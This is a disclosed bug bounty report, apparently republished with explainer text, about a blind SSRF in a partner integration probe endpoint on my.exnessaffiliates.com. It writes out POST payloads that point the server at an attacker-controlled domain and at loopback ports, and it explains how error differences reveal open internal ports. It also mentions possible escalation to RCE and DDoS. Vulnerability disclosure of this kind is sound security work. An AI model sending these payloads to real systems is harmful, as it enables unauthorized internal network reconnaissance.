Blind SSRF on https://my.exnessaffiliates.com/ allows for internal network enumeration
The endpoint /api/partner_integrations/template/probe on my.exnessaffiliates.com makes server-side HTTP requests to a user-supplied URL. By supplying a loopback address, an attacker can distinguish open from closed ports based on whether a Python error is returned, enabling internal network enumeration.
 Originally disclosed on HackerOne
- Triaged in 26 hours
- Fixed in 4 months
- Paid in 4 days
- Disclosed after 9 months
Summary:
Hi Hope you're well I have found a Blind SSRF vulnerability, in an endpoint on exnessaffiliates.com endpoint, which would allow for Internal network enumeration.
The endpoint in question is
https://my.exnessaffiliates.com/api/partner_integrations/template/probe
When an attacker makes a POST request, with the post data:
{"data":{"url":"https://attacker-domain.tld"}}
We can see a DNS and HTTP request being made as so:
GET / HTTP/1.1
Host: sa66ovrblrbiviochnojtli2bthk5ft4.oastify.com
sentry-trace: xxx,baggage: sentry-trace_id=xxx,sentry-environment=production,sentry-public_key=xxx,sentry-transaction=/api/v1/partners/%7Bpartner_partner_uid%7D/integrations/
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
uber-trace-id: xxx
This is itself, would constitute a minor Blind SSRF vulnerability, if it is not intentionally accepted.
However, if we use the post data:
{"data":{"url":"https://127.0.0.1:80"}}
Normally, if the port/host is not reachable, it will return a simple error:
"code":"ValidationError","message":"Invalid input.","details":[{"field":"url","message":"Invalid Postback URL","code":"invalid"}]
However, if the port is open, Python Requests is returning the error message to the user as so:

This indicates that the HTTP port 80 on 127.0.0.1 is open.
With permission, I will further this attack to inspect the internal network.
Steps to Reproduce:
[Add details for how we can reproduce the issue. Please ensure reproducibility of the issue.]
- Make a POST request to https://my.exnessaffiliates.com/api/partner_integrations/template/probe/ with the post data {"data":{"url":"https://127.0.0.1:80"}}
Impact
How does the issue affect the business or the user? Internal network details are disclosed.
What can the attacker get through the issue? Internal network device enumeration Utilise the requests for DDOS on a victim's server.
Can the issue be escalated further? If so, how? Potentially, I will attempt further escalation with permission.
Mitigation
Do not return Python errors to the user - even when URL contains blacklisted contents.
Supporting Material/References:
attached above.
Impact
Currently, this will allow for network enumeration from the internal IP: ███████ With permission, I will attempt to escalate this issue to inspect the internal network further, and attempt RCE.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application passes user-controlled URLs to Python Requests without validating the destination and then exposes raw request errors to the client.
Impact
Internal network details could be disclosed, allowing device enumeration and potentially using the requests for DDoS on a victim's server.
What the attacker needed
Access to the probe endpoint; ability to send POST requests
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A blind SSRF is when a server fetches a URL you give it, but you cannot see the response. Here, the server still leaks a clue: if the target port is open, it returns a Python error; if closed, it returns a generic validation error. That difference lets someone map which internal services are running.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.




